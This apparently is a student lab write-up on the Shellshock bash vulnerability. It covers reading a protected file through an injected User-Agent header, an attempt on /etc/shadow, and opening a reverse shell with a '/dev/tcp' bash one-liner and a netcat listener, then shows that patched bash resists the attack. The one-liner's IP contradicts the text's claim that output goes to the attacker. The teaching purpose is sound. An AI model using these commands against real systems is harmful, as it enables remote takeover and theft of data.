
2. If we try to access the secretfile using curl we observe that it isn't possible and the server returns "Internal Error".



3. We try to display the contents of the secretfile using the shellshock vulnerability. We pass an environment variable with value as a function body with USER_AGENT header field of the request. Due to the vulnerability the bash program executes the shell commands which were a part of the environment variable value. Thus if we pass the cat command we observe that the contents of the "secretfile" are also displayed.



4. Next, we try to read the contents of the /etc/shadow file as achieved above. But from the below snapshot we observe that we aren't successful in achieving so i.e. the contents of the /etc/shadow file wasn't printed. This is because the /etc/shadow file need root privileges even to read the file unlike the secretfile on the server.





Task 5: Getting a Reverse shell using shell shock

Usually attackers choose to run shell command, so that they can use that shell to run other commands as long as the shell is alive. This is possible using a reverse shell whose input and output is controlled by the attacker but the shell is run on the victims machine, thus making it convenient for attackers to run commands on the victim machine.


Attacker Machine IP: 10.0.2.4

Victim Machine IP: 10.0.2.6






1. We use the same CGI program from Task3 which is made an executable in the victim machine as shown below.




2. The malicious command added to the end of the environment variable value will give you bin/bash terminal of the victim in interactive mode and redirect all standard input, output and error to attacker's IP (10.0.2.4). We run nc -lvp 9090 which listens for TCP connection on port 9090. This code "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1" is responsible for setting a reverse shell.




We can observe that connection from 10.0.2.6 (Victim) was accepted. Also running the command "ifconfig" outputs 10.0.2.6 which is the Victims IP. Thus, we successfully set a reverse shell on the victims machine using the shellshock vulnerability.


Task 6: Using the Patched Bash

We redo task 3 and task 5 again, but now using the patched bash which no longer has shellshock vulnerability. We modify the myprog.cgi script by changing “bash_shellshock” to “bash”.







We repeat Task 3 using the patched bash as shown below.



We observe that the USER_AGENT http header is converted to environment variable. Thus we can send our own data to the server as environment variables even in case of the patched version of Bash.

Next, we repeat Task 5, to set up a reverse shell, using the patched Bash as shown below.





We observe that unlike previous attack, here the attack was not successful in case of the patched version. Unlike the vulnerable bash, it doesn't convert the variables into bash functions thus keeping those variables as it is, thus not executing those commands. Thus the patched Bash is no more vulnerable to Shellshock Attack.

THANK YOU